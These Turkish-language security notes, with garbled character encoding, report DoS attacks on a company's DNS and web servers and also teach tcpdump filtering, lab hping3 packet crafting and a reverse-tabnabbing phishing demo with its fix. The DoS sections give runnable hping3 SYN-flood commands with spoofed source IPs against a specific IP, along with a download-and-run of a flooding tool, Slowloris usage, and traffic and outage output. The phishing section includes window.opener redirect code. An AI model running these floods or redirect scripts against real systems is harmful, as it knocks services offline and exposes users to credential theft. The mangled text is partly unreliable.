Görüldüğü üzere kendi cihazımla ortalama 56 Mbit/s trafik oluşturabiliyorken ABC sunucusu ortalama 170 Mbit/s trafik oluşturmuŐtur.

XYZ firmasının DNS sunucusuna saldırı yapıldığından DNS sunucu devre dışı kaldığı an xyz.com.tr sitesine erişmek isteyen kişiler yetkili DNS sunucudan xyz.com.tr'nin IP'sini alamayacakları için xyz.com.tr'ye erişemeyeceklerdir. Dolayısıyla saldırıdan önce xyz.com.tr dünyanın çeŐitli noktalarından UP görünürken

The screenshot shows the Uptrends website uptime test interface. The user has entered "www.xxx.com.tr" and selected "all checkpoints". The test is running, and the results show that the website is available from all checkpoints: Salzburg (0.6s), Prague (0.6s), Rome (0.8s), Leipzig (0.8s), Lelystad, Amsterdam, Falkenstein, and Lille.

Research has shown a strong correlation between website speed, traffic, and revenue

Checkpoint	Status	Response Time
Salzburg	Website is available	0.6s
Prague	Website is available	0.6s
Rome	Website is available	0.8s
Leipzig	Website is available	0.8s
Lelystad	Website is available	0.0s
Amsterdam	Website is available	0.0s
Falkenstein	Website is available	0.0s
Lille	Website is available	0.0s

saldırı sonrası xyz.com.tr DOWN olmuŐtur.

The screenshot shows the Uptrends website uptime test interface. The user has entered "www.xxx.com.tr" and selected "all checkpoints". The test is running, and the results show that the website is DOWN from all checkpoints: Amsterdam (TCP Connection Failed), Auckland (DNS Lookup Error, 10.5s), Brussels (TCP Connection Failed, 0.0s), Eindhoven (TCP Connection Failed, 3.5s), Edinburgh (TCP Connection Failed), Buenos Aires (TCP Connection Failed, 0.0s), Groningen (TCP Connection Failed, 0.0s), Hong Kong (DNS Lookup Error, 10.5s), Dublin (TCP Connection Failed), Lille (HTTP Receive Timeout), Göteborg (TCP Connection Failed), and Hamburg (TCP Connection Failed).

Checkpoint	Status	Response Time
Amsterdam	TCP Connection Failed	--
Auckland	DNS Lookup Error	10.5s
Brussels	TCP Connection Failed	0.0s
Eindhoven	TCP Connection Failed	3.5s
Edinburgh	TCP Connection Failed	--
Buenos Aires	TCP Connection Failed	0.0s
Groningen	TCP Connection Failed	0.0s
Hong Kong	DNS Lookup Error	10.5s
Dublin	TCP Connection Failed	--
Lille	HTTP Receive Timeout	--
Göteborg	TCP Connection Failed	--
Hamburg	TCP Connection Failed	--

Nihayetinde saldırı aŐađıdaki komut ile sonlanır.

ABC Sunucusu

```
> pkill hping3
```

Böylece hping3 tool'u ile yüksek kapasiteli bir sunucudan XYZ firmasına DOS saldırısı yapılmıŐtır. Saldırı ise başarıyla sonuçlanmıŐtır.

Raporlama için date ve expr komutları kullanılmıŐtır. date komutu ile saldırının başlama ve bitiş saati belirlenmiŐtır. expr komutu ile de her bir hping3'in gönderdiđi paket sayılarının toplamı belirlenmiŐtır. Örn;

```
> date // Saldırıdan hemen önce ve  
// hemen sonra
```

Output:

```
Cum Ađu XX 09:48:07 +03 2017
```

```
> expr 315571 + 221693 + 7564344 + 412575 // Saldırı sonrası her bir  
hping'in // gönderdiđi paket sayıları
```

Output:

```
8514183
```

Bu bilgiler rapora kaydedilerek dos saldırı raporu hazırlanır.

b. Http Syn Flood Yapma

```
// Birebir izlenmemiŐtır, fakat kaydedilen  
// video kayıtlarından izlenmiŐtır.
```

ABC yerleŐkesindeki yüksek bant genişliđine sahip, yüksek kapasiteli sunucudan XYZ firmasının Web sunucusuna Syn Flood (DOS) saldırısı gerçekleştirilecektir.

ABC Sunucusu


```

> cd Hping3\ +\ Yama/hping3-20051105/

> ./hping3 --rand-pattern-source 193.140.x.x --flood --syn -p 80 72.222.182.101 &
      ^                               ^
      |                               |
Sahte Source IP'ler ====          Hedef Web Sunucusu =====

> ./hping3 --rand-pattern-source 193.140.x.x --flood --syn -p 80 72.222.182.101 &

> ./hping3 --rand-pattern-source 193.140.x.x --flood --syn -p 80 72.222.182.101 &

> ./hping3 --rand-pattern-source 193.140.x.x --flood --syn -p 80 72.222.182.101 &

```

Görüldüğü üzere hedef web sunucusunun 80nci portuna syn flood yapılır. Birkaç tane hping3 tool'u enter'lanır. Ardından gönderilen trafiğin büyüklüğünü gözlemek için vnstat kullanılır.

```
> vnstat --style 4 -l -i eth0
```

Output:

```
Monitoring eth0... (press CTRL-C to stop)
```

```

rx:  0 kbit/s  2 p/s    tx:  87.52 Mbit/s 406458 p/s
rx:  0 kbit/s  1 p/s    tx:  84.99 Mbit/s 401922 p/s
rx:  0 kbit/s  1 p/s    tx: 104.42 Mbit/s 412347 p/s
rx:  0 kbit/s  1 p/s    tx:  77.10 Mbit/s 405031 p/s
rx:  0 kbit/s  1 p/s    tx:  76.51 Mbit/s 401050 p/s
rx:  0 kbit/s  1 p/s    tx:  76.92 Mbit/s 402440 p/s
rx:  4 kbit/s  1 p/s    tx:  76.30 Mbit/s 400989 p/s
rx:  4 kbit/s  2 p/s    tx: 140.95 Mbit/s 401951 p/s
rx:  4 kbit/s  3 p/s    tx:  85.13 Mbit/s 403126 p/s

```

```
^C
```

Görüldüğü üzere xyz.com.tr web sunucusuna yaklaşık 80 Mbit/s'lik trafik gönderilmektedir. Saldırıyla beraber uptrends'e bakıldığında xyz.com.tr'nin down olduđu görülür ve böylece dos saldırısı başarıyla tamamlanır.

Raporlama için date ve expr komutları kullanılmıştır. date komutu ile saldırının başlama ve bitiş saati belirlenmiştir. expr komutu ile de her bir hping3'in gönderdiği paket sayılarının toplamı belirlenmiştir. Örn;

```
> date
```

```
// Saldırıdan hemen önce ve
```

```
// hemen sonra
```

```
Output:
```

```
Cum Ađu XX 09:48:07 +03 2017
```

```
hping'in > expr 315571 + 221693 + 7564344 + 412575 // Saldırı sonrası her bir  
// gönderdiđi paket sayıları
```

```
Output:
```

```
8514183
```

Bu bilgiler rapora kaydedilerek dos saldırı raporu hazırlanır.

Ekstra

ABC yerleŐkesinden yapılan başarısız dos saldırıları aŐađıda verilmiŐtir.

a. Http Get Flood Yapma // Birebir izlenememiŐtir, fakat kaydedilen
// video kayıtlarından izlenmiŐtir.

ABC yerleŐkesindeki yüksek bant geniŐliđine sahip, yüksek kapasiteli sunucudan XYZ firmasının web sunucusuna Http Get Flood saldırısı düzenlenecektir.

ABC Sunucusu

```
> sudo su  
> wget https://raw.githubusercontent.com/D4Vinci/PyFlooder/master/pyflooder.py  
> ulimit -n 1000000  
> python pyflooder.py 72.222.182.101 80 1000000
```

```
^   ^   ^  
||   ||   ||
```

XYZ Web Sunucu IP Port Attack packet number

Not: ulimit sistemin limitlerini düzenleyen bir tool'dur. Sistem limitlerini ekrana basmak için aŐađıdaki komut kullanılabilir.

```
> ulimit -a
```

ulimit -n ile ise sistemde maksimum açılabilen dosya sınırı ayarlanır.

```
> ulimit -n 1000000
```

Böylece sistemde 1 milyon tane dosya açılabilir olur. pyflood.py tool'u ise bu geniş limit sayesinde thread exception hatasına düşmez ve sorunsuz çalışır.

Saldırı başlatılır. Ancak ABC sunucusunun ip'si saldırı sırasında engellendiđi için saldırı kesilir. Böylece saldırı başarısız olur.

b. Http Get Flood Yapma 2 (Slowloris tekniđiyle)

```
// Birebir izlenmemiŐtir, fakat  
// kaydedilen video kayıtlarından  
// izlenmiŐtir.
```

Slowloris Http Denial of Service saldırısı yapan low bandwidth dos tool'udur. Saldırı kabaca Őu Őekilde gerçekteŐir:

- Birçok http request yapılır.
- Bađlantı açık kalsın diye periyodik olarak her 15 saniyede bir header'lar gönderilir.

Bu Őekilde server'in thread havuzu tüketilir ve server baŐka insanlara cevap veremez duruma gelir.

Őimdi ABC yerleŐkesindeki yüksek bant geniŐliđine sahip, yüksek kapasiteli sunucudan XYZ firmasının Web sunucusuna Http Flood saldırısı düzenlenecektir.

ABC Sunucusu

```
> sudo su  
> pyhton slowloris.py 87.222.182.101
```

Not: Slowloris tool'u Kali ile beraber gelmemektedir. Dolayısıyla slowloris tool'unu kullanabilmek için Slowloris.py script'i sisteme indirilip çalıştırılabilir.

Saldırı baŐlatılır. Ancak ABC sunucusunun ip'si saldırı sırasında engellendiđi iin saldırı kesilir. Bylece saldırı baŐarısız olur.

TCPDUMP USAGE

a. Basics

```
# Listen on interface eth0  
tcpdump -i eth0
```

```
# Display IP addresses and port numbers instead of domain  
# and service names when capturing packets  
tcpdump -n
```

```
# Display IP addresses and port numbers instead of domain  
# and service names when capturing packets  
tcpdump -nn // for Fedora and other derivatives like  
CentOS
```

```
# Don't convert IP addresses and capture any packets  
# where the source host is 172.16.3.107  
tcpdump -i eth0 -n src host 172.16.3.107
```

```
# Don't convert IP addresses and capture any packets  
# where the destination host is 172.16.3.107  
tcpdump -i eth0 -n dst host 172.16.3.107
```

```
# Don't convert IP addresses and capture any packets  
# where the source port is 23  
tcpdump -i eth0 -n src port 23 172.16.3.107
```

Note: Sanal makinadan src portu 23 olan paket ana makinaya gnderildiđinde ana makinadaki tcpdump ekrana src portu 23 olmayan kayıtlar yansıtacaktır. Bu durum port filtresinin alıŐmadıđı intibanı uyandıracaktır. Ancak port filtresi alıŐıyor. Aynı iŐlem ana makina - ana makina arasında yapıldıđında tcpdump olması gerektiđi gibi sadece src portu 23 olan paketleri ekrana basıyor. nceki iŐlemdede yaŐanan problem ise byk olasılıkla sanal makina ve ana makina arasındaki iletiŐiminin yapısından kaynaklanıyor olmalı. (Not: Paket oluŐturma, gnderme ve tcpdump ile izleme iŐlemleri dkmanın ilerleyen sayfalarında yapılacaktır)

```
# Don't convert IP addresses and capture any packets  
# where the destination port is 53  
tcpdump -i eth0 -n dst port 53 172.16.3.107
```

```
# Don't convert IP addresses and capture any packets
# which come from specific host and specific port
tcpdump -i eth0 -n "src host 172.16.3.107 and src port 53" // Quote for multiple
filter

# Don't convert IP addresses and capture tcp packets.
tcpdump -i eth0 -n tcp

# Don't convert IP addresses and capture udp packets.
tcpdump -i eth0 -n udp

# Don't convert IP addresses and capture arp packets.
tcpdump -i eth0 -n arp
# Don't convert IP addresses and capture icmp packets.
tcpdump -i eth0 -n icmp

# Don't convert IP addresses and capture tcp packets
# which come from specific host and specific port
tcpdump -i eth0 "src host 172.16.3.117 and src port 53 and tcp"

# Don't convert IP addresses and don't print out timestamp
tcpdump -i eth0 -n -t

# Don't convert IP addresses, don't print out timestamp,
# and print out as verbose
tcpdump -i eth0 -n -t -v // tcpdump -i eth0 -tnv

# Save packets to a file (.pcap)
tcpdump -i eth0 -w capture.pcap

# Read a file
tcpdump -r capture.pcap

# Output headers of each packet as HEX
tcpdump -X -r capture.pcap

# Output mac addresses of each packet
tcpdump -e -r capture.pcap
```


tcpdump TCP packet filter syntax

```
tcpdump "tcp[tcpflags] == tcpflagNumber"
```


or

```
tcpdump "tcp[tcpflags] & tcpflag != 0"
```


tcpflags : octet number in the tcp header



Flags are in 13th octet in the tcp header.



Let's have a closer look at octet no. 13:



Assuming that octet number 13 is an 8-bit unsigned integer in network byte order, the binary value of this octet is

00000010

and its decimal representation is

$$0 \cdot 2^7 + 0 \cdot 2^6 + 0 \cdot 2^5 + 0 \cdot 2^4 + 0 \cdot 2^3 + 0 \cdot 2^2 + 1 \cdot 2^1 + 0 \cdot 2^0 = 2$$

Then we write the following command to filter SYN packets:

```
tcpdump -i eth0 "tcp[13] == 2"
```

13 : octet number

2 : SYN flag

tcp[13] == 2 expression says take the packets which SYN flag is up in 13th octet.

We can filter syn packets without calculating flag number:

```
tcpdump -i eth0 "tcp[13] & tcp-syn != 0"
```

In the above command we use tcp-syn tag instead of bit number of SYN flag. The command above says that take all packets which syn flag isn't zero (i.e. which syn flag is one).

Tcdump TCP Packet Filter Examples

Filter SYN Packets

```
tcpdump -i eth0 "tcp[13] & tcp-syn != 0"
```

Filter ACK Packets

```
tcpdump -i eth0 "tcp[13] & tcp-ack != 0"
```

Filter SYN/ACK Packets

```
tcpdump -i eth0 "tcp[13] & (tcp-syn & tcp-ack) != 0"
```

Filter FIN Packets

```
tcpdump -i eth0 "tcp[13] & tcp-fin != 0"
```

Filter PUSH Packets

```
tcpdump -i eth0 "tcp[13] & tcp-push != 0"
```

Filter RST Packets

```
tcpdump -i eth0 "tcp[13] & tcp-rst != 0"
```

Filter URG Packets

```
tcpdump -i eth0 "tcp[13] & tcp-urg != 0"
```

Filter SYN or ACK packets

```
tcpdump -i eth0 "tcp[13] & (tcp-syn | tcp-ack) != 0"
```

```
# An example of multiple filter
```

```
tcpdump -i eth0 "src host 172.16.3.117 and src port 53 and tcp[13] & tcp-syn != 0"
```

hping3 ile Paket Üretimi

Ubuntu IP : 172.16.3.113

Kali Makina IP : 172.16.3.107

i) ICMP Paket Üretimi

Ubuntu

```
> hping3 --icmp 172.16.3.107
```

Kali

```
> tcpdump -i eth0 -t -n icmp
```

Output:

```
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 0, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 0, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 256, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 256, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 512, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 512, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 768, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 768, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 1024, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 1024, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 1280, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 1280, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 1536, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 1536, length 8
IP 172.16.3.113 > 172.16.3.107: ICMP echo request, id 45324, seq 1792, length 8
IP 172.16.3.107 > 172.16.3.113: ICMP echo reply, id 45324, seq 1792, length 8
```

ii) SYN Paket Üretimi

Ubuntu

```
> hping3 --syn 172.16.3.107
```

```
// SYN paketleri gönderir.
```


Kali

```
> tcpdump -i eth0 -t -n "tcp[13] & tcp-syn != 0"
```

Output:

```
IP 172.16.3.113.2746 > 172.16.3.107.0: Flags [S], seq 1062084714, win 512, length 0
IP 172.16.3.113.2747 > 172.16.3.107.0: Flags [S], seq 1844087843, win 512, length 0
IP 172.16.3.113.2748 > 172.16.3.107.0: Flags [S], seq 617315076, win 512, length 0
IP 172.16.3.113.2749 > 172.16.3.107.0: Flags [S], seq 1265406527, win 512, length 0
IP 172.16.3.113.2750 > 172.16.3.107.0: Flags [S], seq 1675050461, win 512, length 0
IP 172.16.3.113.2751 > 172.16.3.107.0: Flags [S], seq 314983707, win 512, length 0
IP 172.16.3.113.2752 > 172.16.3.107.0: Flags [S], seq 1160676415, win 512, length 0
IP 172.16.3.113.2753 > 172.16.3.107.0: Flags [S], seq 1086958469, win 512, length 0
IP 172.16.3.113.2754 > 172.16.3.107.0: Flags [S], seq 488145846, win 512, length 0
IP 172.16.3.113.2755 > 172.16.3.107.0: Flags [S], seq 1560952838, win 512, length 0
IP 172.16.3.113.2756 > 172.16.3.107.0: Flags [S], seq 2113414560, win 512, length 0
IP 172.16.3.113.2757 > 172.16.3.107.0: Flags [S], seq 1929615477, win 512, length 0
IP 172.16.3.113.2758 > 172.16.3.107.0: Flags [S], seq 1440115727, win 512, length 0
IP 172.16.3.113.2759 > 172.16.3.107.0: Flags [S], seq 1629263934, win 512, length 0
...
```

hping3 produces SYN packets continuously and send them to the Kali. Kali listens his packets and filter them with SYN flag. Thereby, tcpdump outputs just SYN packets incoming.

iii) RST Paket Üretimi

Ubuntu

```
> hping3 --rst 172.16.3.107 // RST paketleri gönderir
```

Kali

```
> tcpdump -i eth0 -t -n "tcp[13] & tcp-rst != 0"
```

Output:

```
IP 172.16.3.113.2286 > 172.16.3.107.0: Flags [R], seq 1395614016, win 512, length 0
IP 172.16.3.113.2287 > 172.16.3.107.0: Flags [R], seq 1424463796, win 512, length 0
IP 172.16.3.113.2288 > 172.16.3.107.0: Flags [R], seq 197670793, win 512, length 0
IP 172.16.3.113.2289 > 172.16.3.107.0: Flags [R], seq 940310500, win 512, length 0
IP 172.16.3.113.2290 > 172.16.3.107.0: Flags [R], seq 473082393, win 512, length 0
IP 172.16.3.113.2291 > 172.16.3.107.0: Flags [R], seq 2074567585, win 512, length 0
IP 172.16.3.113.2292 > 172.16.3.107.0: Flags [R], seq 180092868, win 512, length 0
IP 172.16.3.113.2293 > 172.16.3.107.0: Flags [R], seq 1486511321, win 512, length 0
IP 172.16.3.113.2294 > 172.16.3.107.0: Flags [R], seq 1796537166, win 512, length 0
IP 172.16.3.113.2295 > 172.16.3.107.0: Flags [R], seq 1532575471, win 512, length 0
IP 172.16.3.113.2296 > 172.16.3.107.0: Flags [R], seq 1244045085, win 512, length 0
```

IP 172.16.3.113.2297 > 172.16.3.107.0: Flags [R], seq 2000750259, win 512, length 0

IP 172.16.3.113.2298 > 172.16.3.107.0: Flags [R], seq 475735829, win 512, length 0

iv) UDP Paket Üretimi

Ubuntu

```
> hping3 --udp 172.16.3.107
```

Kali

```
> tcpdump -i eth0 -t -n udp
```

Output:

```
IP 172.16.3.113.1252 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1253 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1254 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1255 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1256 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1257 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1258 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1259 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1260 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1261 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1262 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1263 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1264 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1265 > 172.16.3.107.0: UDP, length 0  
IP 172.16.3.113.1266 > 172.16.3.107.0: UDP, length 0
```

Not: Araya tubitak network'ünden gelen başka udp paketleri de girmiŐtir. Olayı daha sade sunmak için o paketler çıktıdan silinmiŐtir.

PHISHING BY NAVIGATING BROWSER TABS

Normalde <a> tag'ı target="_blank" ile kullanıldıđında bir baŐka sayfaya sıçrarız. Fakat target="_blank" ile sıçradıđımız sayfalar parent sayfanın window.open nesnesini düzenleyebilme yetkisine sahip olduklarından sıçradıđımız sayfa javascript kodlaması ile window.open nesnesini manipule edebilir ve parent sayfayı baŐka bir sayfaya yönlendirebilir. Böylece kurban parent sayfaya döndüğünde belki de orijinal sayfanın birebir kopyası bir baŐka sayfayı görüntüleyeceđinden kullanıcı adı, Őfre gibi bilgilerini sayfaya verebilir ve hassas bilgilerini böylece kaptırabilir. Bu saldırı türüne phishing with navigating Browsers tabs adı verilmektedir.

Uygulama

// Birebir denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Phising By Navigating Browsers Tabs saldırısını localhost'umuzda deneyelim. Öncelikle bu saldırı için bir klasör oluŐturalım.

```
/var/www/Phising By Navigating Browsers Tabs Uygulaması
```

Ardından içine mevcut sayfa ve temsilen hack yemiŐ üçüncü parti bir sunucunun sayfasını koyalım.


```
existingPage.html  
attackingPage.html
```

Őimdi mevcut sayfa üçüncü parti sunucunun sayfasına bir link versin.

```
existingPage.html
```

```
<a href="attackingPage.html" target="_blank">Go to the page</a>
```

Output:



Ardından üçüncü parti sunucu hack yemiŐ olsun ve saldırgan ilgili sayfaya aŐađıdaki javascript kodlarını gömmüŐ olsun.

attackingPage.html

```
<html>
  <head>

    <meta charset="UTF-8" />
    <title>Saldıran Sayfa</title>

  </head>
  <body>


    // Üçüncü parti sunucunun normal web sayfa kodları
    // .....
    // .....

    // Saldırganın üçüncü parti sunucudaki sayfaya yerleŐtirdiđi zararlı kodlar


    <script>
      new_page = 'http://www.includekarabuk.com!';
      window.opener.location = new_page
    </script>

  </body>
</html>
```


Üçüncü parti sunucudaki web sayfasının <script> tag'ları arasında görüldüđü üzere window.opener nesnesine (yani target="_blank" ile gelindiđi için parent'ın window.opener nesnesine) bir url adresi atanmaktadır. Bu atama ile parent sayfa bir anda atanan url adresine gidecektir.



(Parent sayfada linke tıklanır ve yeni sayfaya gidilir)



(Yeni sayfa açılır)



(Parent sayfa belirlenen url'ye otomatikmen gider)

Böylece kurban mevcut sekmede yeni bir sayfayla karŐılaŐacaktır ve bu sayfa önceki mevcut sayfanın birebir klonu olursa kurban olası bir phishing saldırısına maruz kalacaktır.

Phishing By Navigating Browser Tabs Nasıl Engellenir?

Web uygulamalarında kullanıcıların bu saldırıya maruz kalmamaları için geliŐtiriciler `target="_blank"` kullanan linklere `rel` attribute'unu aŐađıdaki gibi koymalıdır.

```
<a href="url-address" target="_blank" rel="noopener noreferrer"> some strings </a>
```

`noopener` : `window.opener`'ı Chrome 49 ve Opera 36'da null'lar.

`noreferrer` : `window.opener`'ı eski tarayıcılarda ve Firefox'da null'lar


Bu attribute koyulduđu takdirde sıçırılan üçüncü parti sayfa `parent`'ın `window_opener` nesnesini manipule edemeyecektir ve mevcut sayfa farklı sayfalara yönlendirilemeyecektir.

Bunu test etmek için az önce uygulamada yaptığımız sayfaya ilgili `rel` attribute'unu koyalım ve aynı saldırı iŐe yaracak mı test edelim.

existingPage.html

```
<a href="attackingPage.html" target="_blank" rel="noopener noreferrer">Go to the page</a>
```

Output:



attackingPage.html

(Aynı kodlar olduđu gibi kalır)

```
<html>
  <head>

    <meta charset="UTF-8" />
    <title>Saldıran Sayfa</title>

  </head>
  <body>


    // Üçüncü parti sunucunun normal web sayfa kodları
    // .....
    // .....

    // Saldırmanın üçüncü parti sunucudaki sayfaya yerleŐtirdiđi zararlı kodlar

